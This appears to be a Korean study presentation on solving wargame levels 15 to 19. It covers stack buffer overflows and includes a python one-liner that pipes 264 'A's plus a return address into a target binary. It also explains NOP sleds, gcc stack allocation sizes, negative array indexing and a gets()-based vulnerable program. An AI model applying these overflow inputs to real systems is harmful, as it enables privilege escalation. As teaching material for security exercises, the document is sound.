
② 입력값 받는 방식

```
$ (python -c 'print "A"*264 + "Wx5bWxfcWxffWxbf"; cat) | ./<공격할  
파일명>  
$ 값 입력하기
```


공격 시나리오

3. 공격 ! 



그 외 (2번째 풀면서...)

15~17번 ; NOP Sled 란 ?

: No-Operation(실행을 해도 실행할 명령어가 없기때문에 실행포인터가 다음 흐름으로 넘어간다) Sled(썰매처럼)

분기 명령어의 대상을 정확하게 모를 때 고의적으로 실행흐름을 아래로 흘러 보내는데 사용된다. [출처:위키백과]

<사용법>

공격코드 앞뒤로 아무런 명령을 수행하지않는(연산을 하지않는)
NOP == “\x90” 을 넣으면 된다.

15~17번 ; NOP Sled 란 ?

Q. “\x90” 을 얼마나 넣느냐?

A. gdb로 확인해봐야 한다.

[알아야 할 지식]

1. gcc버전 2.96이상부터는 스택에 변수가 16바이트 단위로 할당 됨.
2. buffer[n]에서 n의 크기에 따라 스택에 할당되는 양은 다음과 같다.

n의 크기	할당량
1 - 16	24 바이트
17 - 32	40 바이트
33 - 48	56 바이트
49 - 64	72 바이트
65 - 80	88 바이트
81 - 96	104 바이트
97 -112	120 바이트

>> 이 표를 참고해서 어셈블리어를 확인하면 이해가 더 쉽다 !

18번 ; 배열, 음수 인덱스에 접근되나 ?!

결론 : 된다.

c언어에서 배열을 사용할 때 선언부가 아닌 곳에서 [] 를 사용할 때에는 양수든 음수든 0이든 정수값이면 된다.

[출처:<http://andyader.blogspot.com/2013/09/c-experiment-1.html>]

19번 ; 쉘코드 자세히 들여다 보기

앞선 문제들은 소스에 setreuid가 지정되어있었다.

```
main()  
{ char buf[20];  
  gets(buf);  
  printf("%s\n",buf);  
}
```

그런데 19번은 없다 !!

따라서 19번 쉘코드에는 이것이 포함된 쉘코드를 사용해야만 하는데 ...!!

(오늘 발표한 문제들의 풀이는 md에 있습니다)

감사합니다